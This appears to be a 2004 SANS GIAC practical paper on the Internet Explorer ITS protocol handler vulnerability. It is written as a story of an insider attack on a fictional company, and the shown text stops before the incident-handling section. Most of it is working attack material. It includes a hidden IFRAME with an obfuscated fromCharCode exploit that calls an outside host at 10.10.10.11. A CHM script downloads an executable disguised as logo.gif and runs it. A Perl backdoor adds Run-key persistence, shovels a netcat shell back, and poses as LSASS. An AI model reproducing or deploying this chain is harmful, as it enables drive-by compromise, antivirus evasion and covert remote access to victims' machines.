Global Information Assurance Certification Paper

Gotcha!
Using IE's ITS Protocol handler exploit

Practical Assignment – Version 3.0

SANS Tysons Corner 2004

Pete Schuyler

08/05/2004

Statement of Purpose:
This paper will be split into two sections.

The first section is to illustrate the exploitation of the ITS Protocol vulnerability, found in Internet Explorer in early 2004. This exploit will be targeted against the employees of a fictitious company, GIAC Corp, by one of it's own System administrators. The intent of our misguided protagonist, is to illustrate how vulnerable the company is by exploiting the vulnerability on corporate desktops. The exploit will be used to download executable code onto the victims PC, and create a remote shell into that system. Rather than rely on other publicly available programs, the author has decided to write the code which performs the actual compromise of the victim himself. Publicly available tools (such as netcat[1], and pstools[2]) will only be used to perform system level reconnaissance of the victim once the exploit has been successfully executed, and to create the remote shell.

The second half of this paper will document GIAC Corp's discovery and handling of the incident. We will discuss the Preparedness of GIAC Corp to deal with the incident, the identification of the incident, steps to contain affected machines used during the incident, eradication of the exploit and recovery of the affected systems. A final discussion covering lessons learned will round out this section.

[1] http://www.atstake.com/research/tools/network_utilities
[2] http://www.sysinternals.com/ntw2k/freeware/pstools.shtml

Background:
The basis for our attack is the ITS Protocol handler exploit, announced by US-CERT on April 8th, 2004, as "Technical Cyber Security Alert TA04-099A -- Vulnerability in Internet Explorer ITS Protocol Handler"[3]. The alert goes on to describe how it is possible to force a user to download malicious code utilizing a Cross Site Scripting vulnerability in how Internet Explorer handles HTML components of Compiled HTML Help (CHM) files. The SANS Internet Storm Center picked up on this, on April 10th[4], going on to reveal one or two more details on the exploit and how it ties into a previous exploit called the ADODB stream object vulnerability. The next two days, April 11th[5] and 12th[6], the ISC continued to see activity surrounding the ITS Protocol exploit, and how it was being used by AdWare companies to infect unsuspecting users with their Malware.

On April 13th, Microsoft had their monthly security bulletin release and, along with three others, released patch MS04-013[7]. Three of the four release patches, including MS04-013, were rated as critical by Microsoft. However, due in part to Microsoft's description of the vulnerability as a "Cumulative Security Update for Outlook Express", and the massive number of infections by Sasser three weeks later, this patch has not been widely deployed in some instances.

The Exploit:

Name:
This exploit has a number of different names to refer to it with. I have chosen to reference it as "IE ITS Protocol Handler" vulnerability, as this is how it was first represented to me via the US-CERT alert, mentioned above. Some of the more definitive references to this vulnerability are:

> US-CERT Vulnerability Note VU#323070
> http://www.kb.cert.org/vuls/id/323070
>
> Common Vulnerabilities and Exposures: CAN-2004-0380 (Under Review)
> http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0380
>
> "Microsoft Internet Explorer ITS Protocol Zone Bypass Vulnerability (bid 9658)"
> http://www.securityfocus.com/bid/9658
> http://www.securityfocus.com/archive/1/354447

[3] http://www.us-cert.gov/cas/techalerts/TA04-099A.html
[4] http://isc.sans.org/diary.php?date=2004-04-10
[5] http://isc.sans.org/diary.php?date=2004-04-11
[6] http://isc.sans.org/diary.php?date=2004-04-12
[7] http://www.microsoft.com/technet/security/Bulletin/MS04-013.mspx

Protocols/Services/Applications:
There are actually three different systems involved with the exploit we are going to attempt. It is important to have an understanding of how they work together, in order to have a fuller appreciation of the actual exploit. The US-CERT Vulnerability Note VU#323070[8] has a well written description of these systems, and I'll be drawing from that document below. These systems are,

- **Microsoft HTML Help system**

The Microsoft HTML Help system is a Windows standard offering adopted by most software vendors. Performing a search of your system drive for the standard ".CHM" file extension will probably reveal more of them than you ever knew you had. These Compiled Help files typically contain HTML Content files, graphics, and Index files. Because the viewer for Compiled Help files is Microsoft's Internet Explorer, CHM files are also capable of containing, and using, active content such as ActiveX, Java, JavaScript/JScript or Visual Basic Script files.

- **InfoTech Storage**

The CHM files themselves use the ITS, or InfoTech Storage, format to store the various files that make up it's content. Internet Explorer uses several protocol handlers, such as "ms-its", "ms-itss", "its" and "mk:@MSITStore", to access the content in CHM files. The ITS Protocol handlers can also access content stored within MHTML documents.

- **MIME Encapsulation of Aggregate HTML Documents system**

The MIME Encapsulation of Aggregate HTML Documents system, or MHTML, provides a means of storing multiple content items, such as HTML documents, graphics, ActiveX components, etc., into a single MIME encapsulated message. The MHTML protocol handler, "mhtml:", is implemented on almost every modern Windows system via Outlook Express, and once again, Internet Explorer is used as a viewer to access MHTML documents. When using the MHTML protocol to access content, it allows for the specification of an alternate source. Kind of like having a backup for a given resource. This is achieved by specifying both resources separated by an exclamation point, or 'bang' character.

Description:
Lets Take what we now know about the systems mentioned above, and analyze the URL in Figure 1. We'll then tie all this together with a description of what happens on a victims PC when everything falls into place.

```
ms-its:mhtml:file://C:\missing_file.mhtml!http://www.myattacksite.org/sploits/yoursystem.CHM::/exploit.html
```

Figure 1

[8] http://www.kb.cert.org/vuls/id/323070

In our example URL (Figure 1), the ITS protocol is used by specifying the “ms-its” protocol handler, to reference the MHTML content "file://C:\missing_file.mhtml". The URL also specifies an alternate MHTML resource, in case the first one isn't available, by specifying "http://www.myattacksite.org/sploits/yoursystem.CHM::/exploit.html". What you should take note of is, that the two referenced MHTML content resources are in different "zones". The first resource is on the local file system, while the second is on some distant (and somewhat ominous sounding) web site. The problem here is that the ITS Protocol handlers in Internet Explorer will look for the first MHTML content (file://C:\missing_file.mhtml) which doesn't exist on the local file system. Not finding that, IE then incorrectly downloads the second MHTML resource from “www.myattacksite.org”, and treats it as if it were in the local zone, that being the local file system. IE normally will not open CHM files, unless they are on the local file system, so this is clearly a mistake in handling the protocol.

So, lets have a more “real world” example. We have our victim, let's call him Bill. Bill fires up his Internet Explorer browser to do some web surfing, and comes across a page which contains the above URL (we'll worry about the details of getting it in later). Bill's browser downloads the page, then, seeing our exploit URL, tries to access “missing_file.mhtml” on Bill's C: drive. Not finding that, Bills browser then goes out to “www.myattacksite.org”, and downloads the "yoursystem.CHM" file. The URL also specifies that IE is to access the "exploit.html" file, compiled within the "yoursystem.CHM", and render it.

The vulnerability has been exploited, and Bill's browser is busily executing the script code that was written into the “exploit.html” file. Keep in mind, that IE is also treating that script as if it had been found on the local file system, and so is giving it read/write access to Bill's hard drive as well as the ability to execute malicious code. In ways we'll explore later, this script is also free to download additional files from the internet, and write them to Bill's hard drive as well. There they can be used to propagate worms or to completely compromise Bill's PC.

Signatures of the Attack:
Users of personal PC’s should look through their Internet Explorer cache directories for “.CHM” files. If you find one, then chances are good you had the exploit run against you. Remember won’t normally open a “.CHM” file unless it is on the local file system.

IDS can be tuned to look for this, but (as we will see shortly) there are ways to get around these signatures. The signature the author developed for his Enterasys Dragon NIDS, is below:

Port:	W
Protocol:	TCP
Direction:	Source Port
Protected:	Any Traffic
Log:	20 Packets

Search:	Entire Session
String Type:	String Search
String:	/3Cobject/20 , /3amhtml/3afile/3a/2f/2f

Description of LOCAL:ITS-CHM-EXPLOIT
ITS Protocol/CHM exploit embedded in a web pages object tag. This vulnerability can be patched with MS04-013.

Platforms and Environments:
This section will describe the various systems involved with this scenario.

Victim's Platform

Systems vulnerable to this form of attack are running Windows Internet Explorer 5.0.1 through 6.0SP1, and include Windows 2003, 2000, XP, 98, and NT. A comprehensive list of all the systems vulnerable to this exploit is available from the SecurityFocus/BugTraq web site at:

http://www.securityfocus.com/bid/9658

Source/Target Network:

In the scenario about to be presented, the source of the exploit comes from a web server inside the corporate network. The only people allowed access to this particular system, are company employees connected to the corporate network, so Source and Target networks are one in the same.

The network is protected by a single firewall. Traffic entering and leaving the network is monitored by an Enterasys Dragon NIDS sensor using a network tap, and positioned inside the firewall. A second interface on the sensor is used to connect to a Management server using non-routable IP addresses. The second interface of the Management server is in turn connected to a switch, for accessibility. This same port is protected by it's own firewall, which allows only the IDS administrators IP address to gain access.


Employee workstations are attached to the network using network switches, for improved performance and decreased collisions.

Attackers Network:

The exploit about to be discussed, when successful, will push a remote shell to a system on the attackers home network. The network has a direct connection to the Internet via the attackers ISP. The attacker uses a Netgear Wireless Router, with a built-in firewall and hardened wireless

access point settings. The Attackers PC is connected to the router using regular cat5 cabling, rather than a wireless connection, and is considered part of the wireless routers DMZ, and so relies on a personal firewall for added protection.

Network Diagram:



Our story begins:
GIAC Corp is a small, but growing, company outside of Washington D.C. The people at GIAC like the laid back atmosphere, and the challenges presented to them by their customers, which consist largely of government contracts. Like any company though, GIAC also has its problems, and one of them is network security. Phil, one of GIAC's System Administrators, knows that better than anyone. Phil has only been with GIAC's Infrastructure team for a couple of years, and for that entire time he has had one frustration after another. It

seemed that no matter what he did to demonstrate areas that needed attention, his assertions were made light of, or even worse, ignored completely by his management.

Phil isn't alone in his concerns. Lunch time conversations with fellow Admins typically turn to security matters. Phil and his comrades do the best they could in protecting the corporate servers, which are all Windows based. They applied patches when they could, but GIAC had no corporate patch management system, so getting permission to take one of the production servers off-line to apply a patch is somewhat difficult. It is even more difficult on systems where the company uses applications they have developed. The developers want any patches to be tested with the current software build, but that sometimes takes as long as 3 months. Phil understands the need to test, after all no wants a patch to fix one thing but break another, but taking 3 months to test a patch that could be exploited in a couple of weeks annoys him to no end.

It was during one of his lunch time meetings, that Phil came to the conclusion, that something drastic had to be done. He was determined to demonstrate to his managers, that sticking their collective head in the sand and hoping nothing would happen, was not a security posture. He was going to hack the GIAC network, and show everybody that they should have paid attention. Since he's having lunch with the GIAC firewall administrator, he decided to begin his reconnaissance right then and there. Using the excuse of needing to test an external web site, he asked if the corporate firewall would allow him to test it on a non-standard port, something above 1024. He found out that ports above 1024 were nearly all open for use for outbound connections, and that very little egress filtering was being done.

Time goes by, and Phil keeps his idea to himself, for fear of having one of his Admin friends turn him in. He simply goes about his daily activities, and tries to figure out how he is going to pull-off his idea. He didn't want to crash the servers, or send some worm racing through the network. That would serve only to draw attention to those machines, possibly thwarting his efforts. Besides, dealing with a crashed server would only add to his already burgeoning work load. He wanted something stealthy, that he could quietly infect machines with throughout the GIAC network, right under everyone's noses. He would then point out what happened to management, right on up to the CIO. They would have to listen to him then.

Phil eventually settled on exploiting the ITS Protocol handler vulnerability in Internet Explorer, revealed back in February 2004 by Thor Larholm[9], for a couple of reasons. First, Phil had found out when he got his new PC from technical support, that the standard Operating Systems throughout the company was a combination of Windows XP and Windows 2000 Professional. He already knew that Internet Explorer was being used as the default browser throughout the

[9] http://www.securityfocus.com/archive/1/354447

company. He also found out that the MS04-013 patch, that fixed the ITS Protocol vulnerability, had yet to be widely deployed.

Phil's next hurtle was to get past the Antivirus software installed on almost every desktop in the company. Then he came across a magazine article[10], in which several enterprise level Antivirus software packages were tested for their effectiveness. Phil read the article with great interest, especially when he read that the Netcat[1] tool was almost never detected. Phil knew about Netcat[1], and it's reputation as a "TCP/IP Swiss Army knife", as he had used it a couple of times to do some testing. He knew it was a powerful program, but hadn't really worked with it much to explore it's full potential. Something he resolved he would soon rectify.

Phil knew he had something when he came across a proof-of-concept code by a Dutch security expert named Jelmer Kuperus[11]. His code example not only tried to hide the exploit from Anti Virus software, but also added a layer of obfuscation to the URL source address, making it more difficult to determine where the exploit code was loaded from during system analysis. Perfect! This not only gave him the information he needed to slip his code past the Anti-Virus software, but very possibly the corporate IDS as well. Things were starting to come together.

Over the next few days Phil analyzed Jelmer's code example, and performed numerous Google searches so as to completely understand how the exploit code worked. Armed with that knowledge, the next thing Phil needed to do was to figure out his payload. Most of the various 'cracker' type programs he come across, were detected by the companies Anti-Virus software. With that in mind, and being somewhat industrious, he chose to write his own.

Phil wasn't a programmer, but he had written his share of Perl scripts during the course of his career, so he figured on using that. However, Phil's decision to use Perl raised a problem. Perl is a scripting language, and so does not create executable files. While the code does get compiled at run-time, very few ION desktop PC's were going to have the Perl interpreter needed to run a script. His exploit had to be in the form of a statically compiled executable. He had heard of programs that turned Perl scripts into fully functional executables, so he began doing some research into them. A few Google searches later, and Phil found what he was looking for in the program called "Perl2exe", by IndigoStar Software[12].

Planning the compromise:

[10] Skoudis, Ed. "Exposed." Information Security Magazine June 2004 (2004): 22
[11] http://ip3e83566f.speed.planet.nl/security/newone/modified.zip
[12] http://www.indigostar.com/perl2exe.htm

Phil started by creating a high level outline of what he needed his application to do.

1. **System Reconnaissance** – The application needed to get information about the system it had just exploited. While he could get quite a bit of information via his Perl coding, he chose to also use some small executables he was familiar with from SysInternals called pstools[2]. These would allow him to get the patches, software packages installed on the system, as well as a list of running processes. An added bonus was that these tools were not seen as a threat by the corporate Anti-Virus software, and so would go undetected once he brought them on to an exploited system.
2. **Backdoor** – Create a backdoor to his remote server. For this he would use the netcat tool because of its relative invisibility to Anti-Virus software. Netcat[1] would also allow him to shovel shell out from the compromised host to his server.
3. **Tool Download** – The tools in sections 1 and 2 would need to be downloaded to the compromised host at some point. Since everyone was allowed to access Internet web sites from their desktops, he would use HTTP as a transport method.
4. **Logging** – Phil wanted an easy way to know when a system had been exploited by his code, as well as a way to log all the system reconnaissance information he would collect. So he figured he would use two different ports. One to collect information from the exploited machines, and the other from which he would run his shell.
5. **Restart** – Once he exploited a machine, he didn't want to lose it. Phil needed to make sure that his program would run at every boot of the PC.
6. **Self Check** – The program needs to make sure it has all it's parts, and is located where it expects to be. If not, it should re-instill itself into the system and download any missing elements from the Root Server.

Phil also needed a method of distribution. As a System Admin, he had access to a number of web servers within the company. The one he chose was a machine used for test and development. This machine would have a smaller user base to draw from, but the people that used it would potentially have more important data on their workstation, he reasoned. If he could get into one of the Network Engineers PCs and grab passwords for the routers, that would surely make his point!

Phil started thinking of a way to hide the true reason for his program. While the developers on staff there at GIAC were good at what they did, they didn't have a clue when it came to their computers Operating System. Since the Sasser worm had swept through their network fairly recently, everyone was at least familiar with the phrase "LSASS". He thought, if he could make it look like his program

was working as a part of LSASS, he would be able to hide in plain site, much like the various AdWare programs did.

Phil sat back, put his feet up on the corner of his desk, laced his fingers together behind his head, and leaned back in his office chair with a smile. "Gotcha!", he exclaimed, visualizing himself sitting in the GIAC Corp CIO's office after all this was over, as he explained how he had exploited users PC's and discussed what all the things that he felt needed to be done. That, he thought, was going to be a great day. And, so was born a name for Phils creation, the "Gotcha" backdoor.

The HTML file

Phil started the development process for his exploit the next day. He decided to embed his exploit into one of the existing web sites on the development server called "DEV", by using an <IFRAME> tag (Figure 2, Line 1). This would probably not readily be noticed, due to its small size, and would allow him to keep the actual exploit code in a separate file. The <IFRAME> tag acts as a document within a document, and has its own HTML content, which in this case would be the "Launch.html" file. The browser object sees the IFRAME as another frame, but because of the 'height="1" width="1"' elements of the tag, the contents would be invisible to the end user.

Phil knew that once he found a victim, getting past their desktop Antivirus software was going to be a challenge. He thought about simply modifying his code similar to Jelmer's example, but he wanted to take it a bit further.

```
<IFRAME SRC="launch.html" HEIGHT="1" WIDTH="1"></IFRAME>

----------------------------------------------------------------------
[launch.html]

<SCRIPT Language="javascript">

CMD =
String.fromCharCode(60,111,98,106,101,99,116,32,100,97,116,97,61,34,109,115,45,105,116,115,58,109,
104,116,109,108,58,102,105,108,101,58,47,47,67,58,77,65,73,78,46,77,72,84,33,104,116,116,112,58,47,
47,49,48,46,49,48,46,49,48,46,49,49,47,110,101,119,47,103,111,116,99,104,97,46,99,104,109,58,58,47,
103,111,116,99,104,97,46,104,116,109,34,32,116,121,112,101,61,34,116,101,120,116,47,120,45,115,99,
114,105,112,116,108,101,116,34,62,60,47,111,98,106,101,99,116,62);

document.write(CMD);

</SCRIPT>
```

Figure 2

The "launch.html" file, called from the <IFRAME> tag, obfuscates the entire exploit by converting the exploit to Unicode. The JavaScript method

fromCharCode() converts the string of integers back into a string after it has been loaded into the browser. Once converted that string comes out looking as follows:

```
<object data="ms-its:mhtml:file://C:\MAIN.MHT!http://10.10.10.11/new/gotcha.chm::/gotcha.htm"
type="text/x-scriptlet"></object>
```

This should look familiar, as it closely resembles the example we analyzed earlier. The victim's PC would first look for the "C:\MAIN.MHT" file locally, and when that resource is not found it would the go to Phil's home web server at 10.10.10.11 and get the "gotcha.chm" file.

Code for the CHM file

Now that Phil had the HTML written that pushed his exploit code to the victims PC, he turned his attention to the code needed for the CHM file. This code was going to be responsible for downloading the primary program, storing it on the victims PC, and starting it up to create the backdoor. Full code listing is listed in Appendix A.

The first thing the script needs to know is where to store the downloaded executable on the newly exploited system. We attempt to determine this by programmatically guessing the location of the %windir% directory. Figure 3 displays two code snippets, one VBscript and the other JavaScript, which help us do just that. The code is actually a modified version of Jelmer's proof-of-concept code. The difference being that, Jelmer's code tried to find the location of the Windows Media Player program, and then overwrite it with the downloaded executable. Phil wasn't wild about doing that, as he knew several people who used Media Player pretty frequently, and if it all of a sudden stopped working, it could cause closer inspection of the machine and his plan could be found out.

```
<script language="vbscript">
   Function Exists(filename)
      On Error Resume Next
      LoadPicture(filename)
      Exists = Err.Number =  481
   End Function
</script>

…

<script language="javascript">
   winRootPaths= [
         "C:\\winnt\\notepad.exe",
         "C:\\win2k\\notepad.exe",
         "C:\\windows\\notepad.exe",
         "C:\\win\\notepad.exe"
        ];

   RootDir = "C:\\";
   for (i=0;i<winRootPaths.length;i++) {
      Notepath = winRootPaths[i];
      if (Exists(Notepath)) {
```

```
            pos = Notepath.indexOf("notepad");
            RootDir = Notepath.substr(0,pos) + "system32\\";
             Break;
        }
    }
```

Figure 3

Phil's solution took a different approach, in that he tried to identify where the %windir% directory was on the exploited system, by trying to locate the "notepad.exe" file. The Notepad program can be found in two locations on a system, in the %windir% (typically C:\winnt for a windows 2000 system) and the %system% directory (usually C:\winnt\system32). He does this by creating the winRootPaths array, and populating it with likely locations of the notepad program. Since JavaScript doesn't have a means of checking the local file system, he also creates a VBscript function that does that. He then uses a for loop to cycle through each element in the winRootPaths array, checking for the existence of that particular element. If the file is located, the "RootDir" variable is set to the directory path of the element, plus "system32\\". If the Notepad program is not found, the "RootDir" variable is set to a default of "C:\\".

At this point, Phil knows where he is going to load the primary program (that being the value of the "RootDir" variable), and now just needs to download it. The code snippet in Figure 4, shows how he does this.

```
function getPath(url) {
    start = url.indexOf('http:')
    end = url.indexOf('gotcha.chm')
    return url.substring(start, end);
}

payloadURL = getPath(location.href)+'logo.gif';
ObjSrc = RootDir + "LSASSAgent.exe";

if (! Exists(ObjSrc)) {
     var x = new ActiveXObject("Microsoft.XMLHTTP");
     x.Open("GET",payloadURL,0);
     x.Send();

     var s = new ActiveXObject("ADODB.Stream");
     s.Mode = 3;
     s.Type = 1;
     s.Open();
     s.Write(x.responseBody);

     s.SaveToFile(ObjSrc,2);
     setTimeout("LaunchExecutable(ObjSrc)",500);
}
```

Figure 4

As previously mentioned, Jelmer's proof-of-concept code did something that made it a bit more difficult to see where the exploit code was downloaded from. The line of code which defines the "payloadURL" variable, uses a function called getPath(), and passes to that function the URL of the currently running script.

Keep in mind, that this script is a part of a downloaded CHM file, and that the URL used to get that CHM file was part of the initial exploit. So the getPath() function, takes that passed URL and parses it to get everything starting with the string "http:" and ending at the character immediately preceding the string "gotcha.chm". This not only makes the code more transportable, but it also does not reveal where the code came from, hence an added level of obfuscation.

The "payloadURL" variable is now defined with a URL path, and a download file of "logo.gif". This can be just about anything, but Phil decided that a file called "logo.gif" wouldn't stand out, either in firewall/IDS logs or in an exploited systems browser cache. However, the file is not a GIF image, but the primary executable which Phil wrote to perform the actual compromise.

Now that the application knows where to get the Phil's application, he has to be able to go out and get it. By creating a new Microsoft.XMLHTTP[13] ActiveX object, as seen above, he can do just that. He first creates the object, assigning it to the variable "x". The new object then uses the open() method, to specify the HTTP request method ("GET"), the URL of what is to be retrieved, and finally weather or the request is asynchronous (0=flase). The request is then sent, using the send() method.

In order to receive the data from the above request, another ActiveX object called ADODB.Stream[14] is used. This object allows the script to interact with the file system, so that Phil's application can be stored. The object is created and assigned to the variable "s". The objects Mode[15] is defined as 3, which allows both read and write capabilities. The data Type[16] is then specified as 1, or binary. The object then uses the Open() method with no parameters, which creates a zero length stream object. The Write() method is then called, and is passed the "x.responseBody" which is all the data received from the request made by the Microsoft.XMLHTTP object. The Write() method only stores the data into the Stream objects buffer, so at this point the data is still in memory. Writing it to the file system is taken care of via the SaveToFile()[17] method. This takes only two parameters, the first being the name of the file the data is to be stored in, and an optional "options" value. The value of "2", indicates that the content of the Stream objects buffer can be used to overwrite an existing file by the same name specified in the first parameter.

The very last line in Figure 4, is a call to wait half a second (500 milliseconds = .5 seconds) before launching the function "LaunchExecutable()", which we discuss in the next section.

[13] http://www.w3schools.com/dom/dom_http.asp
[14] http://www.w3schools.com/ado/ado_ref_stream.asp
[15] http://www.w3schools.com/ado/prop_mode.asp
[16] http://www.w3schools.com/ado/prop_stream_type.asp
[17] http://www.w3schools.com/ado/met_stream_savetofile.asp

```
<DIV ID="ObjectContainer" STYLE="display:none"></DIV>

…

function LaunchExecutable(ObjSrc) {
    ObjStyle='style="display:none"';
    ObjCLSID="clsid:10000000-1000-0000-10000-000000000001";
    AppObject='<object classid="' + ObjCLSID + '" codebase="' + ObjSrc + '" ' + ObjStyle + '></object>';
    Try
    {
        ObjectContainer.innerHTML=AppObject;
    }
    catch(e){}
}
```
Figure 5

The final snippets of code are what actually starts the downloaded executable on the newly exploited system. As mentioned above, after a short delay the LaunchExecutable() function is called and passed the full path to the primary executable. This information is then put inside a set of <OBJECT> tags. This resulting HTML code is then written as content to the <DIV>, referenced with ID "ObjectContainer". This results in the code being treated as an ActiveX object, and executed.

> Note: As mentioned earlier, the scripting from the above section is based on work done by Jelmer Kuperus. The LaunchExecutable() function just discussed, however, was actually found by the author during an investigation. The code came was decompiled from a CHM file that was downloaded from somewhere in Russia. Due to the obvious intent of the code, no name was listed as an author, and so I am unable to give appropriate credit.

Making the CHM file

With the CHM file scripting completed, Phil was ready to create the CHM file he needed to get the exploit working. Since Microsoft developed the Compiled HTML Help system, he looked there for a tool to do this. The "HTML Help Workshop" program is freely available for download from Microsoft's web site.

Once the program is downloaded and installed, you can open the program called "HTML Help Workshop"[18]. From there creation of a new project file is as simple as selecting the "New" option from the "File" menu, and selecting the "Project" option from the dialog menu.

The program will step you through a wizard, even allowing for the inclusion of any pre-existing HTML, Table of Contents, or Index files. Phil's script is viewed as an "HTML file" by the program, so checking that option and then importing the

[18] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/htmlhelp/html/hwMicrosoftHTMLHelpDownloads.asp

script file gives Phil output similar to the following. Ultimately, the compilation of the Phil's code, and what amounts to two "place filler" Index and Table of Content documents, will result in a CHM file.

The "Payload"

Phil finally set about writing his primary executable. This would be the Perl script which would download the tools, implant itself in the victims system and create the backdoor. With the Sasser worm still fresh in everyone's mind, Phil takes the approach of tying his content in to the vulnerability with which the worm spread, that being LSASS. This he reasons, will make less technical people pause before trying to delete his application. Full Perl source code is listed in Appendix B.

The program would initialize several variables with default values, which included the following:

- $ShellServer – IP of remote machine to receive the shell prompt to the compromised machine. This was set to the IP address of Phil's home PC (10.10.10.11).
- $ShellPort – Port over which shell is "shoveled" to the ShellServer, is set to TCP/5496.
- $LogServer – IP of remote machine to receive log entries from compromised hosts. This is set to the same value as ShellServer.
- $LogPort – Port over which logged information is sent to the LogServer, is set to TCP/5495.
- $ToolServer – IP of remote machine where tools are downloaded from once machine is exploited. This is set to the same value as ShellServer.

The program would then check for any startup parameters, to determine how it was started. The presence, or lack thereof, of this parameter assists in establishing an internal run mode. There is only one valid parameter:

- Mode = 0 - Program was started with no parameters, typical of initial run from exploit.
- Mode = 1 - Program was started from HKLM registry entry (see below), which includes a "-boot" parameter.
- Mode = 4 - Internal run mode, indicating a scheduled push of a shell to ShellServer.

Next, the program checks to see that it is running as it expects to be. Since the script code from the CHM script, "gotcha.htm", was forced to make educated "guesses" about the location of the systems %windir% directory, the program checks what directory it is currently running from, as well as its executable name. It can do this because Perl gives easy access to the value of the %windir% environmental variable through the @ENV array of hashes, so determining where the file should go is far more accurate. If the program determines that it is

not running as/where it should be, it will copy itself into the appropriate locations. Those locations are:

- Primary executable - %windir%\system32\LSASSAgent.exe
- Backup copy - %windir%\system32\gotcha.exe

With the program now in it's proper location, the program next modifies the victim PC's registry to make sure that it gets started with every reboot, and to store data to override run time variables. The program first opens the registry key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run, and checks for the existence of a value called "LSASSAgent". If this value exists, the registry is closed, and the program continues. But, if the value does not exist, the value will be created, and the LSASSAgent.exe file specified as the program to start.

An additional registry subkey called "LSASSAgent" is also created in the HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft" key. This area is used to store program settings that override the default values set for ShellServer, LogServer, ToolServer, ShellPort and LogPort. Even though the subkey may exist, it may not have any registry values stored within it. All values that do exist here, will be read into the program memory at start time. Individual entries will be referenced immediately before they are used within the program.

The above two step requires the module Win32API::Registry, by Tye McQueen. Figure xx shows the RegCheck() function used to perform these operations.

```
sub RegCheck() {
    my ($ss, $HKLMRuns, $HKCURuns, $HKCUCurrVer);
    my $appName = "$SystemRoot\\system32\\$ValueName.exe";

    # Check for our system startup key value, and add it if it's gone
    $ss = RegOpenKeyEx( HKEY_LOCAL_MACHINE,
"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_READ|KEY_WRITE,
$HKLMRuns);
    if ($ss) {
            $ss = RegQueryValueEx( $HKLMRuns, $ValueName, [], $REGValType, $REGValData, []);
            unless ($ss) {
                $ss = RegSetValueEx( $HKLMRuns, $ValueName, 0, REG_SZ, "$appName -boot", 0);
            }
            RegCloseKey( $HKLMRuns );
    }

    # Create the LSASSAgent Key
    $ss = RegOpenKeyEx( HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\LSASSAgent", 0,
KEY_READ|KEY_WRITE, $HKLMMS);
    unless ($ss) {
            $ss = RegOpenKeyEx( HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft", 0,
KEY_READ|KEY_WRITE, $HKLMMS);
            $ss = RegCreateKeyEx( $HKLMMS, "LSASSAgent", [], "",
REG_OPTION_NON_VOLATILE, KEY_READ|KEY_WRITE, [], $HKLMAgentVars, []);
            RegCloseKey( $HKLMAgentVars );
    }
```

```
    return($ss);
}
```

Figure 6

Immediately after the RegCheck() function completes, the registry is again opened and any values that exist in the HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\LSASSAgent subkey are read into memory.

The program then creates an "LSASS" directory within %windir%, and changes it's working directory to that location. The program then makes an HTTP connection, through the WWWGetFile() function, to the ToolServer to download tools that will be needed to perform other functions on the compromised system. These programs were:

